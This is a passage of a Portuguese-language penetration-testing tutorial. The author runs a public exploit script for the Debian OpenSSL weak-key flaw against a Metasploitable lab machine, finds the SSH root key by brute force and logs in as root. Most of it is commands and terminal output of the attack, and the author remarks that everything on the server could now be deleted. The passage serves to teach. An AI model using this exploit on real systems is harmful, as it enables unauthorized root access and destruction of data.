root@kali:~/Downloads# python 5720.py /root/Downloads/rsa/2048 192.168.121.174 root 22

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
```

```
Tested 178 keys | Remaining 32590 keys  | Aprox. Speed 35/sec
Tested 354 keys | Remaining 32414 keys  | Aprox. Speed 35/sec
Tested 534 keys | Remaining 32234 keys  | Aprox. Speed 36/sec
Tested 720 keys | Remaining 32048 keys  | Aprox. Speed 37/sec
Tested 893 keys | Remaining 31875 keys  | Aprox. Speed 34/sec
...
```

Esse ataque é bem demorado, e quando ele terminar, você verá algo parecido com isso:

```
root@kali:~/Downloads# ls
5622.tar.bz2 5720.py  Nessus-6.9.1-debian6_amd64.deb  Nessus-6.9.1-Win32.msi  rsa
root@kali:~/Downloads# python 5720.py /root/Downloads/rsa/2048 192.168.121.174 root 22

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 178 keys | Remaining 32590 keys  | Aprox. Speed 35/sec
Tested 354 keys | Remaining 32414 keys  | Aprox. Speed 35/sec
Tested 534 keys | Remaining 32234 keys  | Aprox. Speed 36/sec
Tested 720 keys | Remaining 32048 keys  | Aprox. Speed 37/sec
Tested 893 keys | Remaining 31875 keys  | Aprox. Speed 34/sec
...
Tested 26702 keys | Remaining 6066 keys | Aprox. Speed 41/sec

Key Found in file: 57c3115d77c56390332dc5c49978627a-5429
Execute: ssh -lroot -p22 -i /root/Downloads/rsa/2048//57c3115d77c56390332dc5c49978627a-5429
```

Foram mais de 26 mil testes, mas ele parece ter encontrado a chave que nos permitirá acessar o servidor pela porta `22`. E ele nos avisa que o comando para usar essa chave é `ssh -lroot -p22 -i /root/Downloads/rsa/2048//57c3115d77c56390332dc5c49978627a-5429`. Vamos copiá-la e utilizá-la.

```
Tested 26702 keys | Remaining 6066 keys | Aprox. Speed 41/sec

Key Found in file: 57c3115d77c56390332dc5c49978627a-5429
Execute: ssh -lroot -p22 -i /root/Downloads/rsa/2048//57c3115d77c56390332dc5c49978627a-5429
root@kali:~/Downloads# ssh -lroot -p22 -i /root/Downloads/rsa/2048//57c3115d77c56390332dc5c49978
```

Ao dar `Enter`:

```
root@kali:~/Downloads# ssh -lroot -p22 -i /root/Downloads/rsa/2048//57c3115d77c56390332dc5c49978
Last login: Wed Dec 7 13:33:44 2016 from  192.168.121.172
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution term for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasplotable:~#
```

Aparentemente obtivemos acesso! Vamos ver o que o terminal nos diz com um `ifconfig` ?

```
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8c:43:40
          inet addr:192.168.121.174  Bcast:192.168.121.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8c:4340/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1184054 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1159752 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:258350607  (246.3 MB)  TX bytes:251670637 (240.0 MB)
          Base address:0xd010 Memory:f0000000-f0020000

          Link encap:Local Loopback
          inet addr:127.0.01 Mask:255.0.0.0
          inet6 addr:  ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1218 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1218 errors:0 dropped:0 overrruns:0 carrier:0 collisions:0 txqueuelen:0
          RX bytes:572153 (558.7 KB)  TX bytes:572153 (558.7 KB)
```

Note que o `inet addr` que temos é justamente o IP do servidor, comprovando que realmente conseguimos acesso, por meio desse ataque de força bruta. Nada mal, não é?

Vamos ver o que temos se dermos um `ls` ?

```
root@metasploitable:~# ls
Desktop reset_logs.sh vvnc.log
```

Vamos ver o que há no `root` ?

```
root@metasploitable:~# ls
Desktop reset_logs.sh vvnc.log
root@metasploitable:~# /
-bash: /: is a directory
root@metasploitable:~# cd /
root@metasploitable:~# ls
bin   cdroom    etc initrd    lib     media   nohup.out     proc    sbin    sys     usr     vml
```

Com esse acesso, podemos fazer o que quisermos. Inclusive, deletar tudo, inclusive o site da Multillidae.

```
root@metasploitable:~# ls
Desktop reset_logs.sh vvnc.log
root@metasploitable:~# /
-bash: /: is a directory
root@metasploitable:~# cd /
root@metasploitable:~# ls
bin   cdroom    etc initrd    lib     media   nohup.out     proc    sbin    sys     usr     vml
root@metasploitable:/# cd /var/www
```

```
root@metasploitable:/var/www# ls
dav  dvwa  index.php  multillidae phpinfo.php  phpMyAdmin  test  tikiwiki  tikiwiki-old
```

Esse site está ao nosso alcance, para qualquer alteração. E, aparentemente, o administrador dessa rede pensava estar seguro, pois a princípio é pedida uma senha de acesso. Mas vimos que essa senha não adianta nada, pois a vulnerabilidade da porta nos permite acessar a rede. O sistema não está gerando uma senha verdadeiramente randômica, permitindo que façamos o ataque de força bruta. Ataque este que não conseguiríamos perceber ser possível se o Nessus não o indicasse, além de dizer dar a referência da vulnerabilidade e a partir disso os códigos exploits para explorá-la.

Com essas informações, um hacker consegue acessar facilmente a rede. E o administrador nem percebeu essa vulnerabilidade. Até a próxima!